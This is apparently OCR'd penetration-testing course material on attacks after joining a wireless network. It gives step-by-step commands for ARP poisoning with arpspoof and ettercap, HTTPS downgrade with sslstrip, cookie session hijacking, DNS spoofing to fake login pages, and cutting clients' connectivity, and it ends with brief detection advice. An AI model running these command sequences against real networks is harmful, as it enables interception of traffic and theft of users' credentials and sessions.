Post Connection Attacks

- All the attacks we carried out in the previous sections can be done without knowing the key to the AP, ie: without connecting to the target network.
- We saw how we can control all the connections around us, gather some information, sniff packets and crack WEP/WPA/WPA2 keys.
- In this section we shall have a look on more sophisticated attacks that can only be used after connecting to the target AP

Gathering Information

- In section 1 we saw how we can user airodump-ng to discover all the AP's around us and the clients associated with them.
- Now that we are connected to a specific AP, we can gather more detailed info about the clients connected to this AP.
- There is a number of programs that can be used to do this, we shall talk about 3 programs starting with the simplest and quickest one.

Netdiscover

Netdiscover is a program that can be used to discover the connected clients to our current network, its very quick but it does not show detailed information about the clients: IP , MAC address and some times the hardware manufacturer for the client's wireless card.

Usage:

```
netdiscover -i [INTERFACE] -r [RANGE]
ex: netdiscover -i wlan0 -r 192.168.1.1/24
```

Autoscan

Autoscan is another program that can be used to discover the connected clients to our current network, its not as quick as net discover, but it shows more detailed information about the connected devices and it has a graphical user interface.

You can download Autoscan from:

```
http://autoscan-network.com/download/
```

Then open the directory where you extracted it and run

```
./AutoScan*.sh
```

Nmap

- Namp is a network discovery tool that can be used to gather detailed information about any client or network.
- We shall have a look on some of its uses to discover connected clients and gather information about them.
- We are going to use Zenmap – the GUI for Nmap.

1. Ping scan: Very quick – only shows connected clients.
2. Quick scan plus: Quick – shows MAC and open ports.
3. Quick scan plus: Slower then the 2 above, more detailed info.

These are just sample scans, you can experiment with the scan options and see the difference between them.

Man In The Middle Attacks
ARP Poisoning

This is one of the most dangerous and effective attacks that can be used, it is used to redirect packets to and from any client to our device, and since we have the network key, we can read/modify/drop these packets. This allows us to launch very powerful attacks.


It is very effective and dangerous because it's very hard to protect against it as it exploits the insecure way that ARP works.

Man In The Middle Attacks
ARP Poisoning

ARP main security issues:


1. Each ARP request/response is trusted.

2. Clients can accept responses even if they did not send a request.




ARP Poisoning

- We can exploit theses two issues to redirect the flow of packets in the network.
- We will first send an ARP response to the client telling it that "I am the Router", this done by telling the client that the device with the router ip address has MY MAC address.




ARP Poisoning

Then we will send an ARP response to the router this time telling it that “I am the client”, this done by telling the router that the device with the client ip address has MY MAC address.



Man In The Middle Attacks
ARP Poisoning

This means that the router thinks that I am the client, and the client thinks that I am the router. So my device is in the middle of the connection between the client and the router, ie:every packet that is going to/from the client will have to go through my device first.



ARP Poisoning arpspoof

Arpspoof is a tool part of a suit called dshiff, which contains a number of network penetration tools. Arpspoof can be used to launch a MITM attack and redirect traffic to flow through our device.

1. Tell the target client that I am the router.

```
arpspoof -i [interface] -t [Target IP] [AP IP]
Ex: arpspoof -i wlan0 -t 192.168.1.5 192.168.1.1
```

2. Tell the AP that I am the target client.

```
arpspoof -i [interface] -t [AP IP] [Target IP]
Ex: arpspoof -i wlan0 -t 192.168.1.1 192.168.1.5
```

3. Enable IP forward to allow packets to flow through our device without being dropped.

```
Echo 1 > /proc/sys/net/ipv4/ip_forward
```

ARP Poisoning ettercap

Ettercap is a program that allows us to launch a number of MITM attack, in all of the next tutorials we shall use ettercap to launch MITM attacks.

Basic ARP poisoning attack and display logins:

```
Ettercap -Tq -M arp:remote -i [interface] [AP MAC]/[AP IP]/[PORT] [TARGET MAC]/[TARGET IP]/[TARGET PORT]
Ex: ettercap -Tq -M arp:remote -i wlan0 /192.168.1.1/ /192.168.1.5/
Ex2: ettercap -Tq -M arp:remote -i wlan0 // #target all networks
```

```
Echo 1 > /proc/sys/net/ipv4/ip_forward
```

MITM – bypassing HTTPS

Websites like facebook,yahoo .... use https in their login pages, this means that these pages are validated using an SSL certificate and there for will show a warning to the user that the certificate is invalid.

To bypass this we are going to use a tool called sslstrip which will downgrade https connections to http.

1. Redirect packets to sslstrip so that it downgrades HTTPS connections to HTTP.

```
> iptables -t nat -A PREROUTING -p tcp --destination-port 80 -j REDIRECT --to-port 10000
```

2. Run sslstrip.

```
> sslstrip -p
```

3. ARP poison client and AP.

```
Ettercap -Tq -M arp:remote -i [interface] [AP MAC]/[AP IP]/[PORT] [TARGET MAC]/[TARGET IP]/[TARGET PORT]
Ex: ettercap -Tq -M arp:remote -i wlan0 /192.168.1.1// /192.168.1.105//
```

Sniffing Cookies
Session Hijacking

What if the user uses the “remember me” feature ??

If the user uses this feature the authentication happens using the cookies and not the user and password. So instead of sniffing the password we can sniff the cookies and inject them into our browser, this will allow us to login to the user's account without using the password. You can download it from:

```
https://www.cookiecadger.com/?page_id=19
```

Then arp spoof you target and run it using :

```
java -jar cookiecadger.jar
```

MITM – DNS Spoofing

DNS Spoofing allows us to redirect any request to a certain domain to another domain, for example we can redirect any request to facebook.com to a fake facebook page !!

1. Edit etter.dns to add the dns spoof rules.

```
> gvim /etc/ettercap/etter.dns
```

2. Run ettercap to arp poison the target(s) and enable the dns_spoof plugin.

```
Ettercap -Tq -M arp:remote -P dns_spoof -i [interface] [AP MAC]/[AP IP]/[PORT] [TARGET MAC]/[TARGET IP]/[TARGET PORT]
Ex: ettercap -Tq -M arp:remote -P dns_spoof -i wlan0 /192.168.1.1/ /192.168.1.5/
```

MITM
Ettercap Plugins

- Ettercap plugins allow us to carry out a number of different MITM attacks or help filter the sniffed packets in a certain way.
- We have already used an ettercap plugin in the dns spoofing video.
- There is a number of ettercap plugins , all of which can be used in the same way, therefore we shall only have a look on another example of using a plugin.

Usage:

Ettercap [options] -P [Plugin name] //
Ex: ettercap -Tq -M arp:remote -P dns_spoof -i wlan0 /192.168.1.1/ /192.168.1.5/

MITM – Ettercap Filters
Controlling internet connection

iSECUR1TY
INTEGRATED SECURITY SOLUTIONS
مركز الدورات التدريبية

- Ettercap filters can be used to carry out extra tasks with ettercap.
- We are going to use a simple filter to disable internet connection to any client in our network without disconnecting it from the network.

Usage:

1. Create an ettercap filter.

```
> echo “kill();drop(); > drop-packets.filter
```

2. Compile the filter.

```
> etterfilter drop-packets.filter -o drop-packets.ef
```

3. ARP poison client and AP and activate the filter.

```
Ettercap -Tq -M arp:remote -F [Filter] -i [interface] [AP MAC]/[AP IP]/[PORT] [TARGET MAC]/[TARGET IP]/[TARGET PORT]
Ex: ettercap -Tq -M arp:remote -F drop-packets.ef -i wlan0 /192.168.1.1/ /192.168.1.5/
```

MITM
Wireshark

Wireshark is a network protocol analyser that is designed to help network administrators to keep track of what is happening in their network and analyse all the packets.

Wireshark works by logging each packet that flows through the device.

Usage:

```
> wireshark
```

Protecting against MITM attacks

- It is very difficult to protect against MITM attacks, this is due to the fact that they exploit the insecure way that ARP works.
- Using static ARP tables can protect against MITM attacks but its not practical in large networks. Even in small networks you have to configure ARP tables every time a new device connects to your network.
- We can discover ARP poisoning easily by only looking at our ARP tables.

```
> arp -a
```

- If the MAC address of the router changes then we have been poisoned.

Protecting against MITM attacks

- There is also tools that would monitor our ARP table automatically and would notify us if anything suspicious happens.
- And we can use wireshark to detect ARP poisoning and other suspicious activities in the network.